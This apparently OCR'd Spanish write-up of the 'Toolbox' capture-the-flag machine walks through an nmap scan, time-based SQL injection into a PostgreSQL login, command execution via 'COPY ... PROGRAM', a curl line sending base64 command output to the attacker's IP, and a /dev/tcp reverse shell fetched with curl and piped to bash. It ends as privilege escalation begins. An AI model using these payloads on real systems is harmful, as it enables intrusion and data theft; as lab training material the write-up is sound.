
Toolbox - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGMBbGgDiOZZt3bkOSs3/y3cFfYWVGPbw89lYh0OGLZ0J2eQf
xr81dIy7E5ca5+lxMW1RP++TZAKK243GqgJLoZFRINIjA9QIgBmD2ZYSyUM3nkd8Kc5EuaaWuhggstXDEXOnxJP7S
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR9i0NqfFj31XN
|   256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOuBCr4Rn8G4uD6IINB2myKifcJ8tJU03cOPDpS5vz14
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      syn-ack ttl 127 Apache httpd 2.4.38 ((Debian))
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: MegaLogistics
|_http-server-header: Apache/2.4.38 (Debian)
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/
| Issuer: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProv
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-02-18T17:45:56
| Not valid after:  2021-02-17T17:45:56
| MD5:   091b:4c45:c743:a4e0:bdb2:d2aa:d860:f3d0
| SHA-1: 8255:9ba0:3fc7:79e4:f05d:8232:5bdf:a957:8b2b:e3eb
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vemos que hay un archivo compartido por FTP llamado "docker-toolbox.exe" nos lo descargamos pero no encuentro mucha informacion. Vamos a ver que contienen el puerto 443:




Vamos a inspeccionar el certficado para ver si nos revela algun dominio o subdominio. Hay 2 formas de hacerlo:


- Desde consola:
  `openssl s_client -connect 10.10.10.236:443`

```
└─$ openssl s_client -connect 10.10.10.236:443
Connecting to 10.10.10.236
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=GR, ST=Some-State, O=MegaLogistic Ltd, OU=Web, CN=admin.megalogistic.com, emailAddress=admin@megalogistic.com
verify error:num=18:self-signed certificate
verify return:1
```


- Desde el navegador:




Encontramos el dominio "megalogistic.com" junto con el subdominio "admin". Lo introducimos en el archivo "/etc/hosts" y vamos a ver su contenido en el navegador ya que puede que se este aplicando virtual hosting y nos muestre otra pagina distinta:




Tenemos un panel de login, vamos a intentar bypasearlo con una Injeccion SQL basica:





Como no encontramos nada, vamos a intentar enumerar las base de datos en el panel de login a traves de una SQL Injection. Vamos a empezar con "sleep(5)" para ver si tarda 5 segundos en responderme:



Vemos que nos pone "pg_query", por lo que seguramente se trata de una base de datos PostgreSQL. En hacktricks nos dice como podemos realizar una inyeccion SQL en postgreSQL:

https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql

Pobramos con el "sleep" de Postgresql:

```
POST / HTTP/1.1
Host: admin.megalogistic.com
Cookie: PHPSESSID=4baeb633246507f9202f7e56d4143345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: https://admin.megalogistic.com
Referer: https://admin.megalogistic.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=';select pg_sleep(10);-- -&password=admin
```

Veo que funciona porque me tarda 10 segundos en responder. Hacktricks nos dice dos formas con la que podemos conseguir una RCE:

FORMA 1

> Since version 9.3, only **super users** and member of the group `pg_execute_server_program` can use copy for RCE (example with exfiltration:
>
> `'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -`

Vamos a ver si podemos ejecutar comandos en la maquina victima y ver el resultado poniendonos a la escucha por el puerto 80

```
username='; copy (SELECT '') to program 'curl http://10.10.14.11?f=`id|base64`'-- -&password=admin
```

Nos llega una peticion en base64:

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.236 - - [06/Nov/2024 07:41:09] "GET /?f=dWlkPTEwMihwb3N0Z3JlcykgZ2lkPTEwNChwb3N0Z3JlcykgZ3JvdXBzPTEwNChwb3N0Z3Jlcyks HTTP/1.1" 200 -
```

Si la decodeamos podemos ver la ejecucion del comando, ademas se trata de un contenedor en linux ya que esta ejecutando correctamente el comando "id":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "dWlkPTEwMihwb3N0Z3JlcykgZ2lkPTEwNChwb3N0Z3JlcykgZ3JvdXBzPTEwNChwb3N0Z3Jlcyks"|base64 -d
uid=102(postgres) gid=104(postgres) groups=104(postgres),
```

Como podemos ejecutar el comando "curl" sin problemas, vamos a combinarlo bash con el uso de las tuberias "|". Primero creamos el archivo que contiene la reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano reverse.sh

┌──(kali㉿kali)-[~/Downloads]
└─$ cat reverse.sh
#!/bin/bash

sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Nos abrimos un servidor web con python3 ofreciendo el archivo y nos ponemos a la escucha con netcat por el puerto 1234:

Ahora solicitamos el archivo y lo ejecutamos con curl y bash:

```
username='; copy (SELECT '') to program 'curl
http://10.10.14.11/reverse.sh|bash'-- -&password=admin
```

Conseguimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.236] 51005
sh: 0: can't access tty; job control turned off
$ whoami
postgres
$
```

FORMA 2

Como no me dejaba ejectar comandos sin añadir el curl, hacktricks nos dice otra forma con la que podemos conseguir una RCE:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;
```

Primero nos creamos una tabla que va a ser la que ejecute los comandos

```
username='; CREATE TABLE cmd_exec(cmd_output text);-- -&password=admin
```

Luego he intentado ejecutar un ping a mi maquina local pero me da error:

```
POST / HTTP/1.1
Host: admin.megalogistic.com
Cookie: PHPSESSID=4baeb633246507f9202f7e56d4143345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+
xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: https://admin.megalogistic.com
Referer: https://admin.megalogistic.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=';COPY+cmd_exec+FROM+PROGRAM+'ping+-n+1+10.10.14.11';-- -&password=admin
```

Warning: pg_query(): Query failed: ERROR: program "ping -n 1 10.10.14.11" failed DETAIL: command not found in **/var/www/admin/index.php** on line **10**

Warning: pg_num_rows() expects parameter 1 to be resource, bool given in **/var/www/admin/index.php** on line **11**

Voy a intentar con un curl:

```
username=';COPY+cmd_exec+FROM+PROGRAM+'curl+10.10.14.11/test';-- -&password=admin
```

Search

ent log All issues

Cookies Hac

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.236 - - [06/Nov/2024 07:58:24] code 404, message File not found
10.10.10.236 - - [06/Nov/2024 07:58:24] "GET /test HTTP/1.1" 404 -
```

Veo que si que me llega la peticion, por lo que puedo utilizar las "pipes" (tuberias => "|") para ejecutar el comando que lea con curl, en este caso una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano reverse.sh

┌──(kali㉿kali)-[~/Downloads]
└─$ cat reverse.sh
#!/bin/bash

sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Nos abrimos un servidor web con python3 ofreciendo el archivo y nos ponemos a la escucha con netcat por el puerto 1234:

Ahora solicitamos el archivo y lo ejecutamos con curl y bash:

```
username=';COPY+cmd_exec+FROM+PROGRAM+'curl+10.10.14.11/reverse.sh|bash';-- -&password=admin
```

Nos llega la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.236] 50990
sh: 0: can't access tty; job control turned off
$ whoami
postgres
$
```

ESCALADA DE PRIVILEGIOS

Estamos en la IP 172.17.0.2:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ hostname -I
172.17.0.2
```

Vamos a ver en que version de linux nos encontramos:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ uname -a
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
```

Nos dice que estamos en la version de kernel 4.14.154 de boot2docker. Vamos a buscar formas de poder escalar con esta version de docker:

rioasmara.com
https://rioasmara.com/.../privileg... · Traducir esta página

Privilege Escalation Boot2Docker

